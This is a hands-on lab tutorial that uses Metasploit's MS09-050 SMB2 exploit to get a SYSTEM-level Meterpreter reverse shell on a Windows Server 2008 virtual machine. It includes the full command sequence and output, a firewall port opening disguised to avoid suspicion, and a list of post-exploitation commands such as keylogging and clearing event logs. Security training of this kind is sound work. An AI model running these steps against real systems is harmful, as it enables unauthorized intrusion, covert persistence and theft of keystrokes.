

Lab – Server 2008 - Create Reverse Shell Using MS09_050

Overview

This module exploits an out of bounds function table dereference in the SMB request validation code of the SRV2.SYS driver included with Windows 2008 Server prior to R2.


In this lab, you will learn how to hack into Windows Server 2008 using a vulnerability found in SMB2. As you know, SMB2 is an application level protocol used to share files, folders and printers on Windows systems. SMB2 is the revised version of Microsoft's SMB that was introduced in 2006 and is used in Windows Vista and Windows Server 2008 (SMB and SMB2 have been plagued with security vulnerabilities from the very beginning).

Requirements

- VirtualBox
- One virtual install of Kali Linux
- One virtual install of Server 2008

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Ensure the version of Server 2008 you are using for this lab is prior to the release of R2.



Windows Server 2008 Standard

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Create Reverse Shell Using MS09_050

At the terminal prompt type, msconsole

We next need to search for the exploit to deliver.

```
msf5 > search ms09-050
```

Form the results copy the highlighted section shown in the image.

```
Matching Modules
=====
#  Name
-  -
0  auxiliary/dos/windows/smb/ms09_050_smb2_negotiate_pidhigh
1  auxiliary/dos/windows/smb/ms09_050_smb2_session_logoff
2  exploit/windows/smb/ms09_050_smb2_negotiate_func_index
```

To use this exploit, type use and then paste the previous copied selection.

```
use ms09_050_smb2_negotiate_func_index
```

```
msf payload(reverse_tcp) > use exploit/windows/smb/ms09_050_smb2_negotiate_func_index
msf exploit(ms09_050_smb2_negotiate_func_index) > 
```

Type, show options

```
msf exploit(ms09_050_smb2_negotiate_func_index) > show options
Module options (exploit/windows/smb/ms09_050_smb2_negotiate_func_index):

  Name      Current Setting  Required  Description
  ----      -
  RHOST      RHOST            yes       The target address
  RPORT      445              yes       The target port (TCP)
  WAIT       180              yes       The number of seconds to wait for the attack to complete.

Exploit target:

  Id  Name
  --  -
  0    Windows Vista SP1/SP2 and Server 2008 (x86)

msf exploit(ms09_050_smb2_negotiate_func_index) > 
```

We next need to set the IP address of the target (RHOST).

As with discovering the IP address for Kali, we can do the same for our XP machine using the IPCONFIG command.

```
C:\Windows\system32\cmd.exe
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Users\Expat>ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::edf5:4ef5:2da4:446f%10
    IPv4 Address. . . . . : 192.168.145.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.145.2

Tunnel adapter Local Area Connection* 8:
```

This is the IP address of my target; your target IP will differ!

```
set rhost 192.168.145.130
```

```
msf exploit(ms09_050_smb2_negotiate_func_index) > set rhost 192.168.145.130
rhost => 192.168.145.130
msf exploit(ms09_050_smb2_negotiate_func_index) >
```

We are now ready to launch the payload by typing in, **exploit**

```
msf exploit(ms09_050_smb2_negotiate_func_index) > exploit

[*] Started reverse TCP handler on 192.168.145.132:4444
[*] 192.168.145.130:445 - Connecting to the target (192.168.145.130:445)...
[*] 192.168.145.130:445 - Sending the exploit packet (930 bytes)...
[*] 192.168.145.130:445 - Waiting up to 180 seconds for exploit to trigger...
[*] Sending stage (179267 bytes) to 192.168.145.130
[*] Meterpreter session 1 opened (192.168.145.132:4444 -> 192.168.145.130:49160)

meterpreter > 
```

Our prompt changes to meterpreter letting use we have established a reverse shell on the target.

The remaining part of this lab is to show what commands meterpreter commands we can run against the Server 2008 machine using our reverse shell.

At the meterpreter prompt, type: `getuid`. This command shows what account we are currently logged on as on the Server 2008 target.

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > █
```

We can open a command prompt on the target machine using the **Shell** command

```
meterpreter > shell
Process 2000 created.
Channel 2 created.
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Windows\system32>
```

Type `IPCONFIG` at the prompt to see the IP address of the remote machine.

```
meterpreter > shell
Process 3012 created.
Channel 3 created.
Microsoft Windows [Version 6.0.6001]
Copyright (c) 2006 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter Local Area Connection:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::edf5:4ef5:2da4:446f%10
    IPv4 Address. . . . . : 192.168.145.130
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.145.2
```

To see what process are running on the remote server, type in `tasklist` at the prompt

```

root@kali: ~
File Edit View Search Terminal Help

C:\Windows\system32>tasklist
tasklist

Image Name                PID Session Name        Session#    Mem Usage
=====
System Idle Process        0 Services             0           24 K
System                     4 Services             0          1,704 K
smss.exe                   416 Services             0           704 K
csrss.exe                  484 Services             0          5,172 K
csrss.exe                  528 Console               1          9,104 K
wininit.exe               536 Services             0          3,848 K
winlogon.exe              568 Console               1          4,312 K
services.exe              616 Services             0          6,056 K
lsass.exe                 628 Services             0         10,752 K
lsm.exe                   636 Services             0          3,732 K
svchost.exe               796 Services             0          5,732 K
vmacthlp.exe              844 Services             0          3,644 K

```

In the shell command prompt, we will open port 455 in the firewall and name the service of the port "Service Firewall" to try and take some suspicion out of it..

netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL

```

C:\WINDOWS\system32>netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL
netsh firewall add portopening TCP 455 "Service Firewall" ENABLE ALL
Ok.

C:\WINDOWS\system32>

```

If you type, exit and return to the meterpreter prompt and type in the help command, you are given a list of commands for both the system and the user. Feel free to run the commands and see how this exploit can be used to take over a Server 2008 installation.

System Commands	
Command	Description
-----	-----
clearev	Clear the event log
drop_token	Relinquishes any active impersonation token.
execute	Execute a command
getpid	Get the current process identifier
getprivs	Attempt to enable all privileges available to the current process
getuid	Get the user that the server is running as
kill	Terminate a process
ps	List running processes
reboot	Reboots the remote computer
reg	Modify and interact with the remote registry
rev2self	Calls RevertToSelf() on the remote machine
shell	Drop into a system command shell
shutdown	Shuts down the remote computer
steal_token	Attempts to steal an impersonation token from the target process
suspend	Suspends or resumes a list of processes
sysinfo	Gets information about the remote system, such as OS

User interface Commands	
Command	Description
-----	-----
enumdesktops	List all accessible desktops and window stations
getdesktop	Get the current meterpreter desktop
idletime	Returns the number of seconds the remote user has been idle
keyscan_dump	Dump the keystroke buffer
keyscan_start	Start capturing keystrokes
keyscan_stop	Stop capturing keystrokes
screenshot	Grab a screenshot of the interactive desktop
setdesktop	Change the meterpreters current desktop
uictl	Control some of the user interface components

Summary –

The course has plenty of additional information on exploiting this Server 2008 target after establishing a Meterpreter session. Check out the labs used to Exploit Windows XP. The commands for using Meterpreter don't change because the target is a different OS.

End of the lab!